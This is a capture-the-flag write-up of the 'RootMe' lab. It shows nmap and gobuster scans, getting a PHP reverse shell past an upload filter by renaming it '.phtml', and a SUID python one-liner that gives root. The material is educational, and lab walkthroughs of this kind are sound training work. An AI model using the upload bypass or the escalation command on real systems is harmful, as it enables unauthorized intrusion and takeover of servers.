
RootMe.md

RootMe

This is a simple CTF

Name: Alexander Spiesberger
Date: 03/02/2021
contact: alex.spiesberger@gmail.com



We start by launching nmap and gobuster


```
┌──(alex㉿Kali)-[~/my_testing/Root_Me]
└─$ nmap -sC -A -p- -oN initial.nmap 10.10.69.42
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-03 13:08 CET
Nmap scan report for 10.10.69.42
Host is up (0.030s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds

┌──(alex㉿Kali)-[~/my_testing/Root_Me]
```

```
┌──(alex㉿Kali)-[~/my_testing/Root_Me]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.69.42 -x py,php,js,css,html,txt,sh,cgi
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.69.42
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

We then go on the web page but nothing:




BUUUT, gobuster find files, (uploads and panel)


```
2021/02/03 13:09:46 Starting gobuster
===============================================================
/index.php (Status: 200)
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
Progress: 10349 / 220561 (4.69%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/02/03 13:14:14 Finished
```

With nmap and gobuster we now can respond to all the questions in task 1 and 2.

We now go to panel and find a page were we can upload files.




We try a reverse shell, I tried the php-reverse-shell that comes with kali linux in: /usr/share/webshells/php
But when we upload it, it says that php isn't accepted.




What we can try is to use another extension, for example: ".phtml"


And this is a success!



We now launch it on the other folder we found: uploads, and yay! we have a our reverse shell!



We now search for the user.txt:



We can check the SUIDs with:

```
bash-4.4$ find / -type f -user root -perm -u=s 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
```

We find an interesting binary:

```
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
```

We can find on GTFOBins an escalation method: https://gtfobins.github.io/gtfobins/python/

So we launch the command:

```
bash-4.4$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# ls
# pwd
/home/test
```

Yay! We are root! We can now search for root.txt

```
# cd /root
# ls
root.txt
# cat root.txt
THM{
#
```

Hope you enjoyed the writeup of this CTF.
contact: alex.spiesberger@gmail.com